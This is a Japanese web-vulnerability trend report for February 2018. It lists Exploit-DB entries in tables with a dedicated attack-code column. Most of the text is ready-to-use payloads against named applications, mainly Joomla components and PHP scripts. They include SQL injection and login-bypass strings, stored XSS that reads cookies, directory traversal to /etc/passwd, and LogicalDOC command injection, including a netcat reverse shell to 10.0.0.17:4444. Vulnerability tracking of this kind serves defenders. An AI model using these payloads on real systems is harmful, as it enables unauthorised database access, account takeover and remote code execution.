2018-02-05	43978	SQL Injection	中	早急対応要	Joomla! Component JSP Tickets 1.1 - SQL Injection	/index.php?option=com_jsptickets&controller=ticketlist&task= edit&ticketcode=-66' /*!07777UNION*/ /*!07777SELECT*/ nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,n UlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,nUlL,/* !07777CONCAT*/((/*!07777SELECT*/+GROUP_CONCAT(tabl e_name+SEPARATOR+0x3c62723e)+/*!07777FROM*/+INFO RMATION_SCHEMA.TABLES+/*!07777WHERE*/+TABLE_SCH EMA=DATABASE())),nUlL,nUlL,nUlL,nUlL-- /index.php?option=com_jsptickets&controller=statuslist&task= edit&id=66 AND (SELECT 66 FROM(SELECT COUNT(*),CONCAT(CONCAT_WS(0x203a20,USER(),DATABA SE(),VERSION()),(SELECT (ELT(66=66,1))),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) /index.php?option=com_jsptickets&controller=prioritylist&task =edit&id=66 AND (SELECT 66 FROM(SELECT COUNT(*),CONCAT(CONCAT_WS(0x203a20,USER(),DATABA SE(),VERSION()),(SELECT (ELT(66=66,1))),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)	Joomla! Component	Joomla! Component JSP Tickets 1.1
2018-02-05	43980	SQL Injection	易	早急対応要	Student Profile Management System Script 2.0.6 - Authentication Bypass	POST /admin_login.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 username=hello&password=admin' or 'a'='a	Student Profile Management System Script	Student Profile Management System Script 2.0.6
2018-02-05	43994	SQL Injection	中	早急対応要	Online Test Script 2.0.7 - 'cid' SQL Injection	/login.php?normal&cid=- 2%20/*!00000UNION*/%20ALL%20SELECT%20NULL,/*!00 000Concat(%27L0RD%27,0x3C62723E,version(),0x3C62723E ,user(),0x3C62723E,database())*/,/*!00000group_coNcat(0x3 C62723E,table_name,0x3a,column_name)*/,NULL,NULL%20/ *!00000from*/%20information_schema.columns%20where %20table_schema=schema()%23	Online Test Script	Online Test Script 2.0.7
2018-02-07	43988	XSS	易	高	Doctor Search Script 1.0.2 - Persistent Cross-Site Scripting	POST /demo/doctorsearch/profile-edit HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 fname=gaya&lname=test&email=<script>alert("test")</script>& country=94&state=3452&profilesubmit=Save Profile	Doctor Search Script	Doctor Search Script 1.0.2

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

<table>
<tr><th>日付き</th><th>EDB番号</th><th>脆弱性カテゴリ</th><th>攻撃難</th><th>危険度</th><th>脆弱性名</th><th>攻撃コード</th><th>対象プログラム</th><th>対象環境</th></tr>
<tr><td>2018-02-07</td><td>43991</td><td>XSS</td><td>易</td><td>高</td><td>Hot Scripts Clone Script Classified - Persistent Cross-Site Scripting</td><td>POST /~scrictory/listing/9kcuMzM=9322/catering-system-by-jabber.html HTTP/1.1
Host:
User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

title=test&rate_text=<script>alert("test")</script>&pid=&rate=1&rate_submit=Submit</td><td>Hot Scripts Clone Script Classified</td><td>Hot Scripts Clone Script Classified</td></tr>
<tr><td>2018-02-07</td><td>43995</td><td>SQL Injection</td><td>易</td><td>早急対応要</td><td>Entrepreneur Dating Script 2.0.2 - Authentication Bypass</td><td>POST /login.php?lerr HTTP/1.1
Host:
User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Username=test&Password=' or 'x'='x</td><td>Entrepreneur Dating Script</td><td>Entrepreneur Dating Script 2.0.2</td></tr>
<tr><td>2018-02-10</td><td>44008</td><td>SQL Injection</td><td>中</td><td>早急対応要</td><td>Naukri Clone Script 3.0.3 - 'indus' SQL Injection</td><td>/jobsite-advanced/searchresult.php?searchindus&indus=UNION SELECT NULL,NULL,NULL,/*!00000Concat(0x3C62723E,version(),0x3C62723E,user(),0x3C62723E,database())*/,NULL,NULL,NULL,/*!00000group_coNcat(0x3C62723E,table_name,0x3a,column_name)*/,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL/*!00000from*/ information_schema.columns where table_schema=database()%23</td><td>Naukri Clone Script</td><td>Naukri Clone Script 3.0.3</td></tr>
<tr><td>2018-02-10</td><td>44012</td><td>XSS</td><td>易</td><td>早急対応要</td><td>Lawyer Search Script 1.0.2 - Cross-Site Scripting</td><td>POST /demo/lawyersearch/profile-edit HTTP/1.1
Host:
User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

fname=gaya&lname=test&email=<script>alert("test")</script>&country=94&state=3452&city=1234&profilesubmit=Save Profile</td><td>Lawyer Search Script</td><td>Lawyer Search Script 1.0.2</td></tr>
<tr><td>2018-02-10</td><td>44016</td><td>XSS</td><td>易</td><td>早急対応要</td><td>Multi Language Olx Clone Script - Cross-Site Scripting</td><td>POST /product/olx-clone/ HTTP/1.1
Host:
User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Comment=<svg/onload=alert(document.cookie)></td><td>Multi Language Olx Clone Script</td><td>Multi Language Olx Clone Script</td></tr>
<tr><td>2018-02-11</td><td>44017</td><td>SQL Injection</td><td>中</td><td>早急対応要</td><td>Paypal Clone Script 1.0.9 - 'id' / 'acctype' SQL Injection</td><td>/registrationpersonal.php?id= AND SLEEP(10)

/registrationmail.php?acctype=1' and extractvalue(1,/*!00000Concat(0x3a,database(),0x3a,0x3a,version())*/)%23</td><td>Paypal Clone Script</td><td>Paypal Clone Script 1.0.9</td></tr>
<tr><td>2018-02-12</td><td>44019</td><td>Directory Traversal</td><td>易</td><td>中</td><td>LogicalDOC Enterprise 7.7.4 - Directory Traversal</td><td>/thumbnail?docId=3375114&random=1517220341243&suffix=..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwindows%5cwin.ini

/convertpdf?docId=2450&control=preview&fileVersion=../../../../../../etc/passwd</td><td>LogicalDOC Enterprise</td><td>LogicalDOC Enterprise 7.7.4</td></tr>
<tr><td>2018-02-12</td><td>44021</td><td>Command Injection</td><td>難</td><td>早急対応要</td><td>LogicalDOC Enterprise 7.7.4 - Root Remote Code Execution</td><td>POST /frontend/setting HTTP/1.1
Host:
User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

7|0|35|https://localhost:8080/frontend/|2B4A04609097A6274DA6D61C469E4E6B|com.logicaldoc.gui.frontend.client.services.SettingService|saveSettings|[Lcom.logicaldoc.gui.common.client.beans.GUIParameter;/1603922774|com.logicaldoc.gui.common.client.beans.GUIParameter/3041767606|webservice.enabled|true|webdav.enabled|webdav.usecache|false|command.convert|/usr/bin/whoami > test.txt|command.gs|/usr/bin/gs|command.openssl|/usr/bin/openssl|command.pdftohtml|/usr/bin/pdftohtml|command.keytool|1337|cmis.enabled|cmis.changelog|cmis.maxitems|200|default.extcall.enabled|default.extcall.name|External Call|default.extcall.baseurl||default.extcall.suffix|default.extcall.window|_blank|default.extcall.params|user|1|2|3|4|1|5|5|17|6|0|7|8|6|0|9|8|6|0|10|11|6|0|12|13|6|0|14|15|6|0|16|17|6|0|18|19|6|0|20|21|6|0|22|8|6|0|23|8|6|0|24|25|6|0|26|11|6|0|27|28|6|0|29|30|6|0|31|30|6|0|32|33|6|0|34|35|</td><td>LogicalDOC Enterprise</td><td>LogicalDOC Enterprise 7.7.4</td></tr>
</table>

<table>
<tr><th>日付き</th><th>EDB番号</th><th>脆弱性カテゴリ</th><th>攻撃難</th><th>危険度</th><th>脆弱性名</th><th>攻撃コード</th><th>対象プログラム</th><th>対象環境</th></tr>
<tr><td></td><td></td><td></td><td></td><td></td><td></td><td>POST /frontend/setting HTTP/1.1
Host:
User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64
AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75
Safari/535.7
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8

7|0|25|https://localhost:8080/frontend/|2B4A04609097A6274
DA6D61C469E4E6B|com.logicaldoc.gui.frontend.client.service
s.SettingService|saveSettings|[Lcom.logicaldoc.gui.common.clie
nt.beans.GUIParameter;/1603922774|com.logicaldoc.gui.com
mon.client.beans.GUIParameter/3041767606|default.ocr.inclu
des|*.pdf,*.tif,*.png,*.jpg,*.txt|default.ocr.excludes|*.odt|defa
ult.ocr.text.threshold|1|default.ocr.resolution.threshold|400|ocr
.timeout|90|ocr.rendres|180|ocr.rendres.barcode|ocr.batch|2|oc
r.engine|Tesseract|ocr.Tesseract.path|nc -c /bin/sh 10.0.0.17
4444|1|2|3|4|1|5|5|10|6|0|7|8|6|0|9|10|6|0|11|12|6|0|13|14|6|0|1
5|16|6|0|17|18|6|0|19|18|6|0|20|21|6|0|22|23|6|0|24|25|</td><td></td><td></td></tr>
<tr><td>2018-02-14</td><td>44036</td><td>SQL Injection</td><td>易</td><td>早急対応要</td><td>Social Oauth Login PHP - Authentication Bypass</td><td>POST /adminLogin.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64
AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75
Safari/535.7
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8

Username=test& Password=' or ''='</td><td>Social Oauth Login PHP</td><td>Social Oauth Login PHP</td></tr>
<tr><td>2018-02-14</td><td>44037</td><td>SQL Injection</td><td>易</td><td>早急対応要</td><td>SOA School Management - 'access_login' SQL Injection</td><td>POST /administrator/index.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64
AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75
Safari/535.7
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8

Username=1') and
extractvalue(1,concat(0x3a,user(),0x3a,version()))#&Password
=test</td><td>SOA School Management</td><td>SOA School Management</td></tr>
<tr><td>2018-02-14</td><td>44038</td><td>XSS</td><td>易</td><td>高</td><td>userSpice 4.3 - Cross-Site Scripting</td><td>POST /users/edit_profile.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64
AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75
Safari/535.7
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8

bio=<script>alert("1")</script>&csrf=8b1339546d6af1e7536da
0a705302e9c&update_bio=</td><td>userSpice</td><td>userSpice 4.3</td></tr>
<tr><td>2018-02-16</td><td>44098</td><td>SQL Injection</td><td>易</td><td>早急対応要</td><td>EPIC MyChart - X-Path Injection</td><td>/mychart/help.asp?topic=COMPONENT^COOKIEENABLE" AND
7900=7900 AND ("LygB"="LygB</td><td>EPIC MyChart</td><td>EPIC MyChart</td></tr>
<tr><td>2018-02-16</td><td>44100</td><td>SQL Injection</td><td>易</td><td>早急対応要</td><td>TV - Video Subscription - Authentication Bypass SQL Injection</td><td>POST /admin/login HTTP/1.1
Host:
User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64
AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75
Safari/535.7
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8

Username=admin@admin.com&Password=' or 0=0 #</td><td>TV - Video Subscription</td><td>TV - Video Subscription</td></tr>
<tr><td>2018-02-16</td><td>44101</td><td>SQL Injection</td><td>中</td><td>早急対応要</td><td>UserSpice 4.3 - Blind SQL Injection</td><td>POST /users/admin_page.php?id=75 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64
AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75
Safari/535.7
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8

process=1&removePermission[]=5); SELECT 1 UNION SELECT
IF(BINARY
SUBSTRING(password,{0},1)='{1}',BENCHMARK(3000000,SHA
1(1)),0) Password FROM mysql.user WHERE User =
'root'&private=Yes&changeTitle=</td><td>UserSpice</td><td>UserSpice 4.3</td></tr>
<tr><td>2018-02-16</td><td>44102</td><td>Command Injection</td><td>難</td><td>早急対応要</td><td>Twig < 2.4.4 - Server Side Template Injection</td><td>/search?search_key={{ls}}</td><td>Twig</td><td>Twig < 2.4.4</td></tr>
<tr><td>2018-02-16</td><td>44104</td><td>XSS</td><td>易</td><td>高</td><td>Joomla! Component Kubik-Rubik Simple Image Gallery Extended (SIGE) 3.2.3 - Cross-Site Scripting</td><td>/plugins/content/sige/plugin_sige/print.php?img=x&caption=<i
mg%20src=x%20onerror=alert(%27XSS%27)></td><td>Joomla! Component</td><td>Joomla! Component Kubik-Rubik Simple Image Gallery Extended (SIGE) 3.2.3</td></tr>
<tr><td>2018-02-16</td><td>44105</td><td>SQL Injection</td><td>難</td><td>早急対応要</td><td>Joomla! Component Advertisement Board 3.1.0 - 'catname' SQL Injection</td><td>/index.php?option=com_advertisementboard&Itemid=132&tas
k=show_rss_categories&catname=YWFhJyBPUiAoU0VMRUNUI
DYwMDQgRlJPTShTRUxFQ1QgQ09VTlQoKiksQ09OQ0FUKEBA
dmVyc2lvbiwoU0VMRUNUIChFTFQoNjAwND02MDA0LDEpKS
ksMHg3ZTdlN2UsZGF0YWJhc2UoKSxGTE9PUihSQU5EKDApKj
IpKXggRlJPTSBJTkZPUk1BVElPTl9TQ0hFTUEuUExVR0lOUyBHU
k9VUCBCWSB4KWEpLS0gSHRMOg==</td><td>Joomla! Component</td><td>Joomla! Component Advertisement Board 3.1.0</td></tr>
<tr><td>2018-02-16</td><td>44106</td><td>SQL Injection</td><td>難</td><td>早急対応要</td><td>Joomla! Component Aist 2.0 - 'id' SQL Injection</td><td>/index.php?option=com_aist&view=showvacancy&id=JTJkJTM
xJTIwJTIwJTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM3JTU1JTRlJTQ5J
TRmJTRlJTJhJTJmJTIwJTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM3JTU
zJTQ1JTRjJTQ1JTQzJTU0JTJhJTJmJTIwJTMxJTJjJTMyJTJjJTMzJTJj
JTM0JTJjJTM1JTJjJTM2JTJjJTM3JTJjJTM4JTJjJTM5JTJjJTMxJTMw
JTJjJTMxJTMxJTJjJTMxJTMyJTJjJTMxJTMzJTJjJTMxJTM0JTJjJTMx
JTM1JTJjJTMxJTM2JTJjJTMxJTM3JTJjJTMxJTM4JTJjJTMxJTM5JT
JjJTMyJTMwJTJjJTMyJTMxJTJjJTMyJTMyJTJjJTMyJTMzJTJjJTMyJ
TM0JTJjJTMyJTM1JTJjJTMyJTM2JTJjJTMyJTM3JTJjJTMyJTM4JTJj
JTMyJTM5JTJjJTMzJTMwJTJjJTMzJTMxJTJjJTMzJTMyJTJjJTMzJT
MzJTJjJTMzJTM0JTJjJTMzJTM1JTJjJTMzJTM2JTJkJTJkJTIwJTJk</td><td>Joomla! Component</td><td>Joomla! Component Aist 2.0</td></tr>
</table>

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-02-16	44107	SQL Injection	難	早急対応要	Joomla! Component AllVideos Reloaded 1.2.x - 'divid' SQL Injection	/index.php?option=com_avreloaded&view=popup&Itemid=55&divid=JTJkJTZkJTc5JTcwJTZmJTcwJTc1JTcwJTI3JTIwJTIwJTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM3JTU1JTRlJTQ5JTRmJTRlJTJhJTJmJTIwJTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM3JTUzJTQ1JTRjJTQ1JTQzJTU0JTJhJTJmJTIwJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJTc4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI5JTJjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTI5JTJkJTJkJTIwJTJk	Joomla! Component	Joomla! Component AllVideos Reloaded 1.2.x
2018-02-16	44108	SQL Injection	難	早急対応要	Joomla! Component DT Register 3.2.7 - 'id' SQL Injection	/index.php?option=com_dtregister&task=edit&controller=category&id=JTMxJTIwJTIwJTJmJTJhJTIxJTMwJTM3JTM3JTM3JTM3JTU1JTRlJTQ5JTRmJTRlJTJhJTJmJTI4JTJmJTJhJTIxJTMwJTM3JTM3JTM3JTM3JTUzJTQ1JTRjJTQ1JTQzJTU0JTJhJTJmJTMwJTc4JTMyJTM4JTMzJTMxJTMyJTM5JTJjJTI4JTJmJTJhJTIxJTMwJTM3JTM3JTM3JTM3JTUzJTY1JTZjJTY1JTYzJTc0JTJhJTJmJTIwJTY1JTc4JTcwJTZmJTcyJTc0JTVmJTczJTY1JTc0JTI4JTM1JTJjJTQwJTNhJTNkJTMwJTJjJTI4JTJmJTJhJTIxJTMwJTM3JTM3JTM3JTM3JTczJTY1JTZjJTY1JTYzJTc0JTJhJTJmJTIwJTYzJTZmJTc1JTZlJTc0JTI4JTJhJTI5JTJmJTJhJTIxJTMwJTM3JTM3JTM3JTM3JTY2JTcyJTZmJTZkJTJhJTJmJTI4JTY5JTZlJTY2JTZmJTcyJTZkJTYxJTc0JTY5JTZmJTZlJTVmJTczJTYzJTY4JTY1JTZkJTYxJTJlJTYzJTZmJTZjJTc1JTZkJTZlJTczJTI5JTJmJTJhJTIxJTMwJTM3JTM3JTM3JTM3JTc3JTY4JTY1JTcyJTY1JTJhJTJmJTQwJTNhJTNkJTY1JTc4JTcwJTZmJTcyJTc0JTVmJTczJTY1JTc0JTI4JTM1JTJjJTY1JTc4JTcwJTZmJTcyJTc0JTVmJTczJTY1JTc0JTI4JTM1JTJjJTQwJTJjJTc0JTYxJTYyJTZjJTY1JTVmJTZlJTYxJTZkJTY1JTJjJTMwJTc4JTMzJTYzJTM2JTYzJTM2JTM5JTMzJTY1JTJjJTJjJTMyJTI5JTJjJTYzJTZmJTZjJTc1JTZkJTZlJTVmJTZlJTYxJTZkJTY1JTJjJTMwJTc4JTYxJTMzJTYxJTJjJTMyJTI5JTI5JTJjJTQwJTI5JTI5JTJjJTMwJTc4JTMyJTM4JTMzJTMzJTMyJTM5JTJjJTMwJTc4JTMyJTM4JTMzJTM0JTMyJTM5JTJjJTMwJTc4JTMyJTM4JTMzJTMxJTMyJTM5JTJjJTMwJTc4JTMyJTM4JTMzJTM2JTMyJTM5JTJjJTMwJTc4JTMyJTM4JTMzJTM3JTMyJTM5JTJjJTMwJTc4JTMyJTM4JTMzJTM4JTMyJTM5JTJjJTMwJTc4JTMyJTM4JTMzJTM5JTMyJTM5JTJjJTMwJTc4JTMyJTM4JTMzJTMxJTMzJTMwJTMyJTM5JTJ	Joomla! Component	Joomla! Component DT Register 3.2.7
2018-02-16	44109	SQL Injection	難	早急対応要	Joomla! Component Fastball 2.5 - 'season' SQL Injection	/index.php?option=com_fastball&view=player&season=JTMyJTI5JTIwJTQxJTRlJTQ0JTIwJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTMxJTM0JTMxJTM3JTIwJTQ2JTUyJTRmJTRkJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTQzJTRmJTU1JTRlJTU0JTI4JTJhJTI5JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTY0JTYxJTc0JTYxJTYyJTYxJTczJTY1JTI4JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJTU0JTI4JTMxJTM0JTMxJTM3JTNkJTMxJTM0JTMxJTM3JTJjJTMxJTI5JTI5JTI5JTJjJTc2JTY1JTcyJTczJTY5JTZmJTZlJTI4JTI5JTJjJTQ2JTRjJTRmJTRmJTUyJTI4JTUyJTQxJTRlJTQ0JTI4JTMwJTI5JTJhJTMyJTI5JTI5JTc4JTIwJTQ2JTUyJTRmJTRkJTIwJTQ5JTRlJTQ2JTRmJTUyJTRkJTQxJTU0JTQ5JTRmJTRlJTVmJTUzJTQzJTQ4JTQ1JTRkJTQxJTJlJTUwJTRjJTU1JTQ3JTQ5JTRlJTUzJTIwJTQ3JTUyJTRmJTU1JTUwJTIwJTQyJTU5JTIwJTc4JTI5JTYxJTI5JTJkJTJkJTIwJTY3JTc0JTZhJTcz	Joomla! Component	Joomla! Component Fastball 2.5
2018-02-16	44110	SQL Injection	難	早急対応要	Joomla! Component File Download Tracker 3.0 - SQL Injection	/index.php?dynfield[phone]=JTI1JTI3JTIwJTQxJTRlJTQ0JTIwJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTM0JTMzJTMyJTMzJTIwJTQ2JTUyJTRmJTRkJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTQzJTRmJTU1JTRlJTU0JTI4JTJhJTI5JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTc2JTY1JTcyJTczJTY5JTZmJTZlJTI4JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJTU0JTI4JTM0JTMzJTMyJTMzJTNkJTM0JTMzJTMyJTMzJTJjJTMxJTI5JTI5JTI5JTJjJTY0JTYxJTc0JTYxJTYyJTYxJTczJTY1JTI4JTI5JTJjJTQ2JTRjJTRmJTRmJTUyJTI4JTUyJTQxJTRlJTQ0JTI4JTMwJTI5JTJhJTMyJTI5JTI5JTc4JTIwJTQ2JTUyJTRmJTRkJTIwJTQ5JTRlJTQ2JTRmJTUyJTRkJTQxJTU0JTQ5JTRmJTRlJTVmJTUzJTQzJTQ4JTQ1JTRkJTQxJTJlJTUwJTRjJTU1JTQ3JTQ5JTRlJTUzJTIwJTQ3JTUyJTRmJTU1JTUwJTIwJTQyJTU5JTIwJTc4JTI5JTYxJTI5JTIwJTQxJTRlJTQ0JTI3JTI1JTI3JTNkJTI3&option=com_dtracker&task=save	Joomla! Component	Joomla! Component File Download Tracker 3.0
2018-02-16	44111	SQL Injection	中	早急対応要	Joomla! Component Form Maker 3.6.12 - SQL Injection	/Joomla375/index.php?option=com_formmaker&view=stats&id=1'++UNION+ALL+SELECT+CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION())-- /Joomla375/index.php?option=com_formmaker&view=stats&form_id=1&id=1&from=1%27%20%20%55%4e%49%4f%4e%20%41%4c%4c%20%53%45%4c%45%43%54%20%43%4f%4e%43%41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2d%2d%20%2d%20 /Joomla375/index.php?option=com_formmaker&view=stats&form_id=1&id=1&to=1%27%20%20%55%4e%49%4f%4e%20%41%4c%4c%20%53%45%4c%45%43%54%20%43%4f%4e%43%41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29%2d%2d%20%2d%20	Joomla! Component	Joomla! Component Form Maker 3.6.12
2018-02-16	44112	SQL Injection	中	早急対応要	Joomla! Component Gallery WD 1.3.6 - SQL Injection	/Joomla375/index.php?option=com_gallery_wd&tag_id=(UPDATEXML(1,CONCAT(0x2e,database(),(SELECT (ELT(2=2,1))),version()),8599))&view=GalleryBox &gallery_id=7 /index.php?option=com_gallery_wd&tag_id=&view=GalleryBox&gallery_id=%37%20%41%4e%44%20%45%58%54%52%41%43%54%56%41%4c%55%45%28%37%30%39%32%2c%43%4f%4e%43%41%54%28%30%78%35%63%2c%76%65%72%73%69%6f%6e%28%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%37%30%39%32%3d%37%30%39%32%2c%31%29%29%29%2c%64%61%74%61%62%61%73%65%28%29%29%29	Joomla! Component	Joomla! Component Gallery WD 1.3.6

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-02-16	44113	SQL Injection	中	早急対応要	Joomla! Component Google Map Landkarten 4.2.3 - SQL Injection	/Joomla375/index.php?option=com_gmap&view=gm_modal&tmpl=component&layout=default&map='+/*!08888AND*/+EXTRACTVALUE(66,CONCAT(0x5c,(/*!08888SELECT*/+GROUP_CONCAT(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA),(SELECT+(ELT(4762=4762,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()))))-- /Joomla375/index.php?option=com_gmap&view=gm_markers&tmpl=component&layout=form_markers&cid=1' AND (SELECT 6142 FROM(SELECT COUNT(*),CONCAT(0x494853414e2053454e43414e,(SELECT (ELT(6142=6142,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--ptYA&id=1&format=raw /Joomla375/index.php?option=com_gmap&view=gm_markers&tmpl=component&layout=form_markers&cid=1&id=1+AND+EXTRACTVALUE(4855,CONCAT(0x5c,(SELECT+GROUP_CONCAT(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA),(SELECT+(ELT(4855=4855,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()))))&format=raw	Joomla! Component	Joomla! Component Google Map Landkarten 4.2.3
2018-02-16	44114	SQL Injection	難	早急対応要	Joomla! Component InviteX 3.0.5 - 'invite_type' SQL Injection	/index.php?option=com_invitex&view=invites&invite_type=JTJkJTM4JTM3JTM3JTM4JTIwJTIwJTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM3JTU1JTRlJTQ5JTRmJTRlJTJhJTJmJTIwJTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM3JTUzJTQ1JTRjJTQ1JTQzJTU0JTJhJTJmJTIwJTMxJTJjJTMyJTJjJTMzJTJjJTM0JTJjJTM1JTJjJTM2JTJjJTM3JTJjJTM4JTJjJTM5JTJjJTMxJTMwJTJjJTMxJTMxJTJjJTMxJTMyJTJjJTMxJTMzJTJjJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJTc4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI5JTJjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTI5JTJjJTMxJTM1JTJjJTMxJTM2JTJjJTMxJTM3JTJjJTMxJTM4JTJjJTMxJTM5JTJkJTJkJTIwJTJk#&invite_anywhere=1	Joomla! Component	Joomla! Component InviteX 3.0.5
2018-02-16	44115	SQL Injection	難	早急対応要	Joomla! Component JB Bus 2.3 - 'order_number' SQL Injection	/index.php?option=com_bookpro&view=orderdetail&order_number=JTMwJTMwJTMwJTM0JTM1JTMyJTIwJTJmJTJhJTIxJTM1JTMwJTMwJTMwJTMwJTUwJTcyJTZmJTYzJTY1JTY0JTc1JTcyJTY1JTJhJTJmJTIwJTJmJTJhJTIxJTM1JTMwJTMwJTMwJTMwJTQxJTZlJTYxJTZjJTc5JTczJTY1JTJhJTJmJTIwJTI4JTY1JTc4JTc0JTcyJTYxJTYzJTc0JTc2JTYxJTZjJTc1JTY1JTI4JTMwJTJjJTJmJTJhJTIxJTM1JTMwJTMwJTMwJTMwJTYzJTZmJTZlJTYzJTYxJTc0JTJhJTJmJTI4JTMwJTc4JTMyJTM3JTJjJTMwJTc4JTMzJTYxJTJjJTQwJTQwJTc2JTY1JTcyJTczJTY5JTZmJTZlJTI5JTI5JTJjJTMwJTI5JTJkJTJkJTIwJTJk	Joomla! Component	Joomla! Component JB Bus 2.3
